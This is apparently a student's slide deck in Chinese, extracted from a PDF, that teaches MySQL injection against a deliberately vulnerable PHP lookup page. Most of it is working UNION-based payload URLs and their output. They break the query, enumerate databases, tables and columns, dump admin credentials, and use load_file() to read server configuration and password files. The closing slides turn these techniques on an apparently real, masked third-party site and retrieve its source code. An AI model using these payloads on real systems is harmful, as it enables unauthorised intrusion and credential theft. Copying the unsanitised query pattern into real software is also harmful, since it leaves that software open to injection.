



# MySQL 注入详解

---

XXX

学号： M2012xxxxxx



## 应用背景介绍

---

- 随着**B/S**模式应用开发的发展，使用该模式编写程序的程序员越来越多，但是由于程序员的水平参差不齐，相当大一部分应用程序存在安全隐患。用户提交一段数据库查询代码，根据程序返回的结果，获得某些有价值的数据，这个就是所谓的**SQLinjection**，即**sql**注入式攻击



# 注入原理

---

- **SQL 注入攻击**源于英文/ **SQL Injection**, 目前还没有有一种标准的定义,脚本注入攻击者把**SQL**命令插入到**WEB**表单的输入域或页面请求的查询字符串, 欺骗服务器执行恶意的**SQL**命令
- **SQL 注入攻击**的本质是利用**SQL**语法,, 脚本注入攻击者把**SQL**命令插入到**WEB**表单的输入域或页面请求的查询字符串, 欺骗服务器执行恶意的**SQL**命令, 从而获取特定的信息。



# 注入原理

---

- 我们通常从2个方面对其进行描述：一是脚本注入式的攻击；二是恶意用户输入用来影响被执行政程序的SQL脚本。
- 第一个方面，针对应用程序开发过程中的漏洞，从一个数据库获得未经授权的访问和直接检索。当攻击者向应用程序中提交一段数据查询代码，但是这个参数一旦被过滤，使得我们自己构造的sql语句和参数一起参与数据库操作，根据程序返回的结果获得相关的数据时，SQL注入攻击就发生了。SQL注入从正常的WWW端口访问，从表面看跟普通的Web页面访问没有任何区别，所以防火墙一般都不会对SQL注入发出警报。第二个方面，在存在注入时，构造耗时复杂运算的sql语句，例如千万次的加密运算，从而使得程序的正常请求得不到数据库的及时响应，造成拒绝式服务。



# 代码化解释SQL注入

---

- SET FOREIGN\_KEY\_CHECKS=0;
- -----
- -- Table structure for `user`
- -----
- DROP TABLE IF EXISTS `user`;
- CREATE TABLE `user` (- `id` int(11) NOT NULL AUTO\_INCREMENT,
- `name` varchar(255) DEFAULT NULL,
- `pass` varchar(255) DEFAULT '' COMMENT '密码',
- PRIMARY KEY (`id`)
- ) ENGINE=MyISAM AUTO\_INCREMENT=4 DEFAULT CHARSET=utf8;
- -----
- -- Records of user
- -----
- INSERT INTO `user` VALUES ('1', 'root', '111111');
- INSERT INTO `user` VALUES ('2', 'admin', '222222');
- INSERT INTO `user` VALUES ('3', 'administrator', 'xxxxxx');



# 代码化解释SQL注入

---

- 下面写了一个简单的PHP的查询页面，非常简单但是足够说明sql注入的一般的原理了，代码如下：
- `<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">`
- `<html xmlns="http://www.w3.org/1999/xhtml">`
- `<head>`
- `<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />`
- `<title>用户查询页面</title>`
- `</head>`
- `<?php`
- `$mysql_server = "localhost";`
- `$mysql_username = "root";`
- `$mysql_password = "*****";`
- `$mysql_dbname = "test";`
-



# 代码化解释SQL注入

```
■ //检测GET方法提交的参数
■ if(isset($_GET["username"]) && !empty($_GET["username"]))
■ {
■     //连接mysql
■     mysql_connect($mysql_server, $mysql_username, $mysql_password);
■     //选择test数据库
■     mysql_select_db($mysql_dbname);
■
■     $name=$_GET['username'];
■     echo '提交的参数为: '.$name.'<BR>';
■
■     $sql = "select id,name,pass from user where name = '$name'";
■     echo '执行的sql为: '.$sql.'<BR>';
■
■     //执行查询，查询test表中name是变量name的所有记录
■     $query=mysql_query($sql);
■
■     $num=mysql_num_rows($query);
■     //循环，有可能有多行结果
```



# 代码化解释SQL注入

```

    for($i=0;$i<$num;$i++)
    {
        $row=mysql_fetch_array($query);
        if($row)
            //输出每一行结果的内容
            echo '[Id]:'.$row['id'].' [name]:'.$row['name'].' [pass]:'.$row['pass'].'<BR>';
        else
        {
            echo '对不起，没有这个用户名';
            //跳出循环
            break;
        }
    }
}
else
    echo '没找到';
?>
</body>
</html>

```

以上代码保存为 user.php,并放在web空间的根目录下



# 代码化解释SQL注入

- 在浏览中访问查询一个名为root的用户结果如下：
- 提交的参数为: root 是我们在浏览器中提交的username为参数，为了方便观察，将root输出示出页面上
- select id,name,pass from user where name = 'root' 是代码实际执行的sql语句 方便我们观察学习



提交的参数为: root

执行的sql为: select id,name,pass from user where name = 'root'

[Id]:1 [name]:root [pass]:111111




# 代码化解释SQL注入

---

- 在上面的代码中
- `$name=$_GET['username'];`
- `$sql = "select id,name,pass from user where name = '$name'";`
- 对于提交的参数`$name` 没有进行过滤处理直接在sql语句中执行，这样就可能会带来安全性上的隐患。如果我们提交  
<http://184.22.188.188/user.php?username=root> 结果如下所示

# 代码化解释SQL注入



提交的参数为: root'

执行的sql为: select id,name,pass from user where name = 'root''

Warning: mysql\_num\_rows(): supplied argument is not a valid MySQL result resource in /home/wwwroot/user.php on line 31

- 单引号就被带入了sql语句中select id,name,pass from user where name = 'root'',就生产了我们所不希望的错误


# 代码化解释SQL注入



提交的参数为: root'#  
执行的sql为: select id,name,pass from user where name = 'root'#  
[Id]:1 [name]:root [pass]:111111

- 提交的参数root'# 其中'是为了闭合'\$name'中的第一个单引号 #是注释符将 后面的单引号注释掉，在HTTP中GET方法传参数时#是地址栏的中止符，#及其以后的所有参数都不会传向务器，我们使用#的url编码%23来替换达到传递参数的目的，返回结果正常

# 代码化解释SQL注入




提交的参数为: root' and '1'='1

执行的sql为: select id,name,pass from user where name = 'root' and '1'='1'

[Id]:1 [name]:root [pass]:111111

- 提交的参数为 root' and '1'='1 条件为真查询出root用户的信息 其中and '1'='1 如上面所示用注释符#来闭合引号的一种方法, 这种写法麻烦一些但是在复杂的sql语句中不容易出错。

# 代码化解释SQL注入



提交的参数为: root' and '1'='2

执行的sql为: select id,name,pass from user where name = 'root' and '1'='2'


- 虽然name用root的用户存在但是条件不成立，查询不出root用户的信息。
- 结合以上，种种情况都说明了一个问题，我们用GET方式提交的请求在正常的参数后面加入的代码被执行了，这样就产生的sql注入，很明显这就是对提交的参数过滤不严格导入了SQL注入的产生。



# MYSQL注入实际应用

- 一般情况下在上面的查询语句中  
`$query=mysql_query($sql);` 这里只能执行一句单独的SQL语句,为了获取网站的某些特定的信息我们就要使用sql中的联合查询。
- **UNION** 查询就是联合查询,执行第二条查询语句将返回值和本次查询合并。如果要和本次查询值合并需要一个什么条件呢? 需要联合查询的列数和此次查询的列数相等.如果不相等就会无法合并,那么就会报错。我们需要猜前面查询的列数,也就是我们使得**UNION** 查询出来的列数与本次查询出来的列数相等.如果查询页面不报错说明列数相等.依据如此, 我们首先从第**1**列,依次增加列数,直到页面不报错误为止。


# MYSQL注入实际应用



- `http://184.22.188.188/user.php?username= root' and '1' = '2' union all select 1 and ''='` , 其中 `and '1' = '2'` 将root的查询结果不输出来方便我们查看信息 , `and ''='` 用来闭合后面的单引号, 这里出错, 说明结果不是1列, 依次增加列数
- `http://184.22.188.188/user.php?username= root' and '1' = '2' union all select 1,2 and ''='`
- `http://184.22.188.188/user.php?username= root' and '1' = '2' union all select 1 ,2,3 and ''='`



# MYSQL注入实际应用



提交的参数为: root' and '1' = '2' union all select 1,2,3 and ''=''

执行的sql为: select id,name,pass from user where name = ' root' and '1' = '2' union all select 1,2,3 and  
[Id]:1 [name]:2 [pass]:1

- 当猜测列数为3时返回正确页面,说明有3列的查询结果,事实上我们的SQ语句也是查询的三列结果,现在就使用联合查询出数据库的其它信息。
- 查询基本信息:在上面得到数字回显后,将对应数字位换成我们想查询的信息,比如上面中间的显示位2,我们用这个来显示一些基本信息。
- 介绍几个常用函数:
  1. version()——MySQL版本
  2. user()——当前使用的用户名
  3. database()——数据库名
  4. @@datadir——数据库路径
  5. @@version\_compile\_os——操作系统版




# MYSQL注入实际应用

---

- 再介绍几个很有用的函数：
  1. `concat(str1,str2,...)`——没有分隔符地连接字符串
  2. `concat_ws(separator,str1,str2,...)`——含有分隔符地连接字符串
  3. `group_concat(str1,str2,...)`——连接一个组的所有字符串，并以逗号分隔每一条数据
- 说着比较抽象，这三个函数能一次性查出所有信息。
- 我们通过对对应函数放到显示位中查出相应信息，查询一些数据库的基本使用信息

# MYSQL注入实际应用



```
184.22.188.188/user.php?username=root' and 1=2 union all select 1, group_concat(version(), 0x3a, user(), 0x3a, database(), 0x3a, @@datadir, 0x3a, @@version_compile_os), 3 #  
提交的参数为: root' and 1=2 union all select 1, group_concat(version(), 0x3a, user(), 0x3a, database(), 0x3a, @@datadir, 0x3a, @@version_compile_os), 3 #'  
执行的sql为: select id, name, pass from user where name = 'root' and 1=2 union all select  
1, group_concat(version(), 0x3a, user(), 0x3a, database(), 0x3a, @@datadir, 0x3a, @@version_compile_os), 3 #'  
[Id]:1 [name]:5.1.60-log:root@localhost:test:/usr/local/mysql/var/:pc-linux-gnu [pass]:3
```

- `http://184.22.188.188/user.php?username=root' and 1=2 union all select 1, group_concat(version(), 0x3a, user(), 0x3a, database(), 0x3a, @@datadir, 0x3a, @@version_compile_os), 3 %23`
- 从上面看出我们查询出来了数据库的版本, 当然Php代码使用的用户, 使用的数据库名, **mysql**的路径, 以及操作系统信息, 这些信息对于我们进一步了解网站信息是很有用的。




# MYSQL注入实际应用

---

- 初级的查库查表查字段方法:
- 在MySQL5中, 所有的数据库表都是从 `information_schema.columns` 这个表里获取到, 我们看到, 从 `information_schema.columns` 这个表里, 查到所有的信息, 因为它在里面, `table_schema`、`table_name`、`column_name` 这三个列都有, 所以我们直接通过这个表, 查出我们需要的所有信息。


# MYSQL注入实际应用

- `select 1,schema_name,3 from information_schema.schemata limit N,1` 逐步的变换N依次查询到所有库名



提交的参数为: root' and 1=2 union all select 1,schema\_name,3 from information\_schema.schemata limit 1,1#  
执行的sql为: select id,name,pass from user where name = 'root' and 1=2 union all select 1,schema\_name,3  
[Id]:1 [name]:data [pass]:3

- 如图所示，查询到的第一个数据库为 data



- 使用limit 5,1 查询到的第五个数据库为 mysql



# MYSQL注入实际应用


- 使用 `select 1,table_name,3 from information_schema.tables where table_schema=要查的库名的十六进制 limit N,1` 来查询一个数据库中所有的表名

提交的参数为: `root' and 1=2 union all select 1,table_name,3 from information_schema.tables where table_schema=0x6D7973716C limit 1,1#`  
执行的sql为: `select id,name,pass from user where name = 'root' and 1=2 union all select 1,table_name,3 from information_schema.tables where table_schema=0x6D7973716C limit 1,1#`  
[Id]:1 [name]:db [pass]:3

- 其中mysql的十六进制表示为0x6D7973716C 查询得到mysql数据库中的第一个表为 db

# MYSQL注入实际应用

- 使用 `select 1,column_name,3 from information_schema.columns where table_name=要查的表名的十六进制 limit N,1` 可以查询到一个表的所有字段



提交的参数为: root' and 1=2 union all select 1,column\_name,3 from information\_schema.columns where table\_name=0x75736572 limit 1,1  
执行的sql为: select id,name,pass from user where name = 'root' and 1=2 union all select 1,column\_name,3 from information\_schema.co  
limit 1,1#  
[Id]:1 [name]:User [pass]:3

- 其中0x75736572 是user的十六进制 user表的第一个字段为User



# MYSQL注入实际应用


---

- 高级的查询库表以及字段的方法：
  - 非常好用的group\_concat函数可以一次性把所有结果返回
- 1.一次性查询出来所有的库名：
  - 用法如下：
    - union select 1,group\_concat(distinct table\_schema),3 from information\_schema.columns



# MYSQL注入实际应用


- 提交url:http://184.22.188.188/user.php?username=root' and 1=2 union all select 1,group\_concat(distinct table\_schema),3 from information\_schema.columns %23



- 这样一次性就查询出来的所有的库名:  
information\_schema,data,heisi,lovemm,myshouji,mysql,test

# MYSQL注入实际应用

- 2.一次性查询出数据库中所有的表名
  - 使用select 1,group\_concat(distinct table\_name),3 from information\_schema.columns where table\_schema=数据库名的十六进制



文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H) GBookmarks

☐ 用户查询页面 +

← t' and 1=2 union all select 1,group\_concat(distinct table\_name),3 from information\_schema.columns where table\_schema=0x74657374

提交的参数为: root' and 1=2 union all select 1,group\_concat(distinct table\_name),3 from information\_s  
执行的sql为: select id,name,pass from user where name = 'root' and 1=2 union all select 1,group\_conca  
table\_schema=0x74657374#'  
[Id]:1 [name]:fetch\_data,fetch\_ori\_data,fetch\_ori\_data\_copy,fetch\_url,user [pass]:3

- 其中0x74657374是库名test的十六进制 查出来所有的数据表名为  
fetch\_data,fetch\_ori\_data,fetch\_ori\_data\_copy,fetch\_url,user

# MYSQL注入实际应用


- 3. 一次性查询出一个表名中所有的字段名称
  - 使用select 1,group\_concat(distinct column\_name),3 from information\_schema.columns where table\_name=要爆的表名的十六进制可以一次性查询出来

```
22.188.188/user.php?username=root' and 1=2 union all select 1,group_concat(distinct column_name),3 from information_schema.col
为: root' and 1=2 union all select 1,group_concat(distinct column_name),3 from information_schema.columns where table_name=0x61646D696E
为: select id,name,pass from user where name = 'root' and 1=2 union all select 1,group_concat(distinct column_name),3 from information_s
e=0x61646D696E #'
ame]:id,user,password [pass]:3
```

- 其中0x61646D696E 是admin表名的十六进制形式，此表的所有字段为id,user,password，假设这个admin表是我们网站的管理员的存放的表格，我们查询此表得到管理员的密码登陆寻找网站后台登陆地址访问

# MYSQL注入实际应用

- 上面是几种查询数据库，表名以及字段的不同的两种方法。查询到表的字段后我们查询表的具体内容了操作如下：
  - `select 1,group_concat(列名1,0x3a,列名2),3 from 表名`



```
22.188.188/user.php?username=root' and 1=2 union all select 1, group_concat(id, 0x3a, user, 0x3a, password), 3 from admin %23
```

变为: root' and 1=2 union all select 1, group\_concat(id, 0x3a, user, 0x3a, password), 3 from admin #  
为: select id,name,pass from user where name = 'root' and 1=2 union all select 1, group\_concat(id, 0x3a, user, 0x3a, password), 3 from admin #  
ame]:1:admin:admin666 [pass]:3

- 可以看到我们查询的admin表的结果为1:admin:admin666 用户名为: admin  
密码为:admin666



# Mysql注入高级应用

- 1.MySql注入load\_file应用实例: mysql注入注射中,load\_file()函数在获得网站权限以及提权过程中起着十分重要的作用, 常被用来读取各种配置文件, 如:
  - /etc/rc.local 这个是linux的启动文件
  - /usr/local/app/apache2/conf/httpd.conf //apache2缺省配置文件
  - /usr/local/apache2/conf/httpd.conf
  - /usr/local/app/apache2/conf/extra/httpd-vhosts.conf //虚拟网站设置
  - /usr/local/app/php5/lib/php.ini //PHP相关设置
  - /etc/sysconfig/iptables //从中得到防火墙规则策略
  - /etc/httpd/conf/httpd.conf // apache配置文件
  - /etc/rsyncd.conf //同步程序配置文件
  - /etc/sysconfig/network-scripts/ifcfg-eth0 //查看IP.
  - /etc/my.cnf //mysql的配置文件
  - /proc/version //系统版本
  - c:\mysql\data\mysql\user.MYD //存储了mysql.user表中的数据库连接密码
  - c:\windows\my.ini //MYSQL配置文件
  - c:\windows\system32\inetsrv\MetaBase.xml //IIS配置文件等等。
- 实际上, load\_file()的作用不止于此, 它还可以用来读取系统中的二进制文件,
  - c:\windows\repair\sam //存储了WINDOWS系统初次安装的密码
  - c:\Program Files\RhinoSoft.com\ServUDaemon.exe
  - x:\Tomcat 5.0\conf\tomcat-user.xml



# Mysql注入高级应用

- 在Windows操作系统下mysql一般都是管理员权限运行的，而在Linux下一般是以普通的mysql用户运行的，读取的操作系统中的文件权限有限。在Windows下如果MySQL 帐号权限足够高的话，理论上load\_file()函数可以读取任何文件，只是因为浏览器的编码不能完全显示二进制编码的文件，从而无法把 load\_file()出来的二进制文件存储并加以利用。其实这个问题很容易解决，只要用hex()函数把用load\_file() 函数读出的二进制文件 转为十六进制，然后将二进制文件以十六进制编码的形式完全显示在网页上。把这些十六进制代码复制下来，用十六进制文件编辑器编辑后另存，就得到完整的二进制文件来进行更深一步的分析。

# Mysql注入高级应用

- 下面演示一下实际网站：
  - 这里是一个注入点 `www.*****.cn/read_gg.php?id=54 and 1=2 union select 1,2,3,4,5,6,7`




- 在这里看到，2，4，8号元素被显示在了网页上，这里我们使用四号元素来显示我们读取的内容



# Mysql注入高级应用

- 使用load\_file需要使用物理路径，这里通过网站的信息直接得到了物理路径，如果不能，则需要其它途径探测网站路径



- 使用数据库报错的信息Warning: mysql\_fetch\_array(): supplied argument is not a valid MySQL result resource in F:\nnglj\read\_gg.php on line 29 物理路径是F:\nnglj\read\_gg.php



# Mysql注入高级应用

- load\_file在注入里的用法是：union select 1,2,3,load\_file(0x物理路径的十六进制),5,6,7
  - F:\nglj\read\_gg.php的十六进制是463A5C6E676C6A5C726561645F67672E706870
  - 注入方式应该就是 http://www.xxxxxx.cn/read\_gg.php?id=54 and 1=2 union select 1,2,3,load\_file(0x463A5C6E676C6A5C726561645F67672E706870),5,6,7





# Mysql注入高级应用

---

- 从上图就看到我们已经成功读取到源代码，查看网页源代码得到源代码如下：
- <?
- function to\_html(\$str)
- {
- \$str=str\_replace(chr(13),"<br>",str\_replace(chr(32),"&nbsp;",htmlspecialchars(\$str)));
- return \$str;
- }
- \$host="localhost";
- \$user="jacky";
- \$pass="";
- \$db="nglj";\$table="gg";
